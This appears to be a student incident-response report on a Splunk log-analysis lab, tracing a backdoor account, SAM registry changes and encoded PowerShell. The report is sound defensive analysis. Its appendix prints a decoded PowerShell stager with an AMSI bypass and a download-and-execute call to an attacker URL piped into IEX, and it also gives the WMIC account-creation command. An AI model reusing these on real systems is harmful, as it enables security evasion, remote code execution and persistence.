

# **Digital Forensics and Incident Response Report**

## **Investigating with Splunk – Log Analysis Case**

### 1. Executive Summary

This report analyzes security logs ingested into Splunk from several Windows hosts. The objective was to identify unauthorized account creation, registry modification, malicious PowerShell activity, and indicators of attacker-controlled command-and-control communication. All findings are supported by screenshots stored in the evidence/screenshots directory.

### 2. Log Overview

Reference: Screenshot 1 – index search

A total of 12,256 events were collected and ingested into the main index. This provides the dataset used for investigation.

### 3. Unauthorized Account Activity

#### 3.1 Backdoor User Creation

Reference: Screenshot 2 – new account

The attacker created a new unauthorized user account named:  
Alberto

#### 3.2 Registry Key Modification

Reference: Screenshot 3 – changed registry key

A registry key associated with the new account was modified at the following path:  
HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto(Default)

This modification suggests persistence through manipulation of SAM registry data.

### 4. User Impersonation

Reference: Screenshot 4 – impersonated user

The adversary attempted to impersonate the legitimate user:  
James

### 5. Remote Account Manipulation

Reference: Screenshot 5 – account creation command

A remote WMIC command was used to create the backdoor account:

C:\Windows\System32\Wbem\WMIC.exe /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"

## 5.1 Logon Attempts

Reference: Screenshot 6 – absence of logon

No successful logon attempts were observed for user Alberto.

## 6. Compromised Host Identification

Reference: Screenshot 7 – infected host

All malicious events originated from the host:

James.browne

## 7. Malicious PowerShell Execution

Reference: Screenshot 8 – execution events

PowerShell logging recorded malicious encoded script execution.

Event counts related to malicious behavior include:

Pipeline Execution Details: 97 events

Executing Pipeline: 79 events

Registry object added or deleted: 13 events

This confirms substantial attacker activity involving obfuscated PowerShell commands.

## 8. Encoded Payload Analysis

Reference: Screenshot 9 – base64 decoding

A Base64-encoded PowerShell payload was decoded and revealed:

- AMSI bypass attempts
- Custom HTTP user-agent spoofing
- Download-and-execute functionality
- Communication with an attacker-controlled URL

## 9. Command-and-Control Communication

Reference: Screenshot 10 – defanged URL

The decoded malicious script reached out to the following URL:

<http://10.10.10.5/news.php>

8.

This served as the attacker's command-and-control endpoint.

## 9. Conclusion


Analysis confirms that the attacker:

- Created a backdoor user account (Alberto)
- Modified registry entries to support persistence
- Attempted to impersonate the legitimate user James
- Used remote WMIC execution to manipulate accounts
- Executed malicious encoded PowerShell scripts
- Performed AMSI bypass attempts and launched external payloads
- Contacted an attacker-controlled internal server for C2 operations


These findings confirm a full compromise of the affected host. The system requires immediate isolation, reimaging, and credential resets for all associated accounts.

## Appendix A: Evidence Screenshots

### A.1 Index Event Count



### A.2 Backdoor User Creation




### A.3 Registry Key Modification

```

Message: Registry value set:
RuleName: -
EventType: SetValue
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto\ (Default)
Details: Binary Data
  Opcode: Info
  OpcodeValue: 0
  ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
  ProcessId: 740
  ProviderGuid: {5770385F-C22A-43E0-BF4C-06F5698FFBD9}
  RecordNumber: 183206
  RuleName: -
  Severity: INFO

```

#### A.4 Impersonated User



#### A.5 Remote Account Creation Command

List ▼   Format   20 Per Page ▼

i	Time	Event
>	5/11/22 10:32:18.000 PM	<pre> { [-]   @version: 1   Category: Process Creation   Channel: Security   CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"   EventID: 4688   EventReceivedTime: 2022-02-14 08:06:03   EventTime: 2022-02-14 08:06:01   EventType: AUDIT_SUCCESS   ExecutionProcessID: 4   Hostname: James.browne   Keywords: -9214364837600035000   MandatoryLabel: S-1-16-12288   Message: A new process has been created. </pre>

## A.6 Logon Attempts for Backdoor User

List ▼   Format   20 Per Page ▼

Category

7 Values, 100% of events

Selected

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%	
Process Create (rule: ProcessCreate)	4	28.571%	<div></div>
Process Creation	3	21.428%	<div></div>
Registry object added or deleted (rule: RegistryEvent)	2	14.286%	<div></div>
User Account Management	2	14.286%	<div></div>
Executing Pipeline	1	7.143%	<div></div>
Pipeline Execution Details	1	7.143%	<div></div>
Registry value set (rule: RegistryEvent)	1	7.143%	<div></div>

## A.7 Compromised Host Identification

Hostname

1 Value, 94.444% of events

Selected

Reports

[Top values](#)
[Top values by time](#)
[Rare values](#)

[Events with this field](#)

Values	Count	%
<a href="#">James.browne</a>	187	100%

#### A.8 Malicious PowerShell Event Counts

Category

9 Values, 100% of events

Selected

Reports

[Top values](#)
[Top values by time](#)
[Rare values](#)

[Events with this field](#)

Values	Count	%
<a href="#">Pipeline Execution Details</a>	97	48.99%
<a href="#">Executing Pipeline</a>	79	39.899%
<a href="#">Registry object added or deleted (rule: RegistryEvent)</a>	13	6.566%
<a href="#">Process accessed (rule: ProcessAccess)</a>	3	1.515%
<a href="#">Filtering Platform Connection</a>	2	1.01%
<a href="#">Pipe Connected (rule: PipeEvent)</a>	1	0.505%
<a href="#">Pipe Created (rule: PipeEvent)</a>	1	0.505%
<a href="#">Process Create (rule: ProcessCreate)</a>	1	0.505%
<a href="#">Process Creation</a>	1	0.505%

#### A.9 Decoded Base64 Payload

### Recipe

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

**Decode text**

Encoding  
UTF-16LE (1200)

### Input

SBQGACgaJABQAFMAVgBIAHIAUwB JAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwB JAE8ATgAUAEQAYQBKAe8AUgAgAC0ARwB IACAAmWApAHSa JAAxADEAQgBEADgAPQBBAHIAZQBGAFOALgBBAFMAcWBIAE0AYgBSAHKALgBHAQUADABUAHKAUABFACgaJwBTAHKAcwBOAGUAbQAUAEOAYQBUAAGEAZwB IAG0AZQBUAHQALgBBAHUADABvAG0AYQB0AGKAbwBUAC4AVQB0AGKAbZACCAKQAUAACIAIRwBFAFQARgB JAGUAYABsAQQAIGaoACcAYwBhAGMAaB IAGQA RwByAG8AdQBWAFaABwBSAGKAYwB5AFMAZQB0AHQAaQBUAAGCacwAnACwA JwB0ACcAKwAnAG8AbgBQAUAHAYgBSAGKAYwSAFMAADABHQAaQB JACCAKQA7AEKARGaoACQAMQAXAEIAZAA4ACkaewAKAEEMQA4AEUAMQA9ACQAMQAXAEIARAA4AC4ARwBIAHQAVgBHAewAVQBFACgaJABUAFAuABAMACKA0wB JAGYAKAAKAEEAMQA4AGUAMQBACCAUwB JAHIAaQBWAHQAGnACSA JwBSAG8AYwB rAEwABwBnAGCAaQBUA GcA JwBdACkaewAKAEEMQA4AGUAMQBACCAUwB JAHIAaQBWAHQAGnACSA JwBSAG8AYwB rAEwABwBnAGCAaQBUA GcA JwBdAFSA JwBFAg4AYQB IAGwAZQBTA GMAc gBpAHAA dABCAc cAKwAnAGwABwB JAGSATABvAGCAZwBpAGAZwAnAF0APQAwADSA JABHAEAD0AB IADEAMwAnAFMAYwByAGKACAB0AEIA JwArACCABABvAGMAaBwBAG8AZwBnAGKAbgBnACCA XQBbACARQBUA GEAYgBSAGUAWwB JAHIAaQBWAHQAGnACSA JwBSAG8AYwB rAEKAbgB2AG8AYwBhAQAAQBvAG4ATABvAGCAZwBpAG4AZwAnAF0APQAwAH0A JAB2AEETA9AFSA QwBvAEwABAB IAGMA dABPAE8ATGBTAC4ARwBIAE4ARQBvAGKAQwAUAEQA SQBJAFQAaQBPA G4AQQB5AFKAMwBTAHQACgBJAE4ARwASAFMAEQBZAFQARQBTA C4ATwBCAEoARQB JAHQAXQBdAOA0gBUAGUAVwAOcKA0wAKAHYAQQBMAC4AQQBKA EQAKAANA EUAbgBhAGIABAB IAFMAYwByAGKACAB0AEIA JwArACCABABvAGMA

### Output

```
ion.Amsi'+ 'Utils');$Ref.GetField('amsiInitf'+ 'ailed', 'NonPublic,Static').SetVALUE($NUL1, $TRUE);};[SYSTEM.NET.ServicePointIntManAGER]::EXPECT100contINUE=0;$7a6ED=HEW-0BJeCT SYSTEM.NET.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'; $ser=$( [Text.Encoding]::Unicode.GetString([CoNVERT]::FromBASE64String('aB0AHQAaAA6AC8ALwAXA DAALgAXADAALgAXADAALgA1AA==')));$t='/news.php';$7a6ED.Headers.Add('User-Agent',$u);$7a6ED.PROXY=[SYSTEM.NET.WebRequest]::DefaultWebProxy;$7a6ED.PROXY.Credentials = [SYSTEM.NET.Credentials]::DefaultNetworkCredentials;$Script.Proxy = $7a6ED.Proxy; $k=[System.Text.Encoding]::ASCII.GetBytes('qm.@)5y?XxUSA=VD467*0LMB-rm8°I');$R={$D, $K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_ % $K.Count])%256;$S[$_]=$J,$S[$J]=$S[$_];$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I]=$S[$H],$S[$H]=$S[$I];$S[-Bxor$S]($S[$I]+$S[$H])%256}};$7a6ED.Headers.Add("cookie","kuuzuid=vmeKV5dekg9y7k/tlFfA82aAis="); $Data=$7a6ED.DownloadData($Ser+$t);$iv=$DATA[0..3];$DATA=$DATA[4..$DATA.Length];- Join[Char[]](& $R $Data ($iv+$K))|IEX
```

STEP **BAKE!**

## A.10 Defanged Malicious URL

### Recipe

**Defang URL**

☒ Escape dots ☒ Escape http ☒ Escape //

Process  
Valid domains and full URLs

### Input

http://10.10.10.5/news.php

### Output

```
hxxp[ :// ]10[ . ]10[ . ]10[ . ]5/news[ . ]php
```

STEP **BAKE!**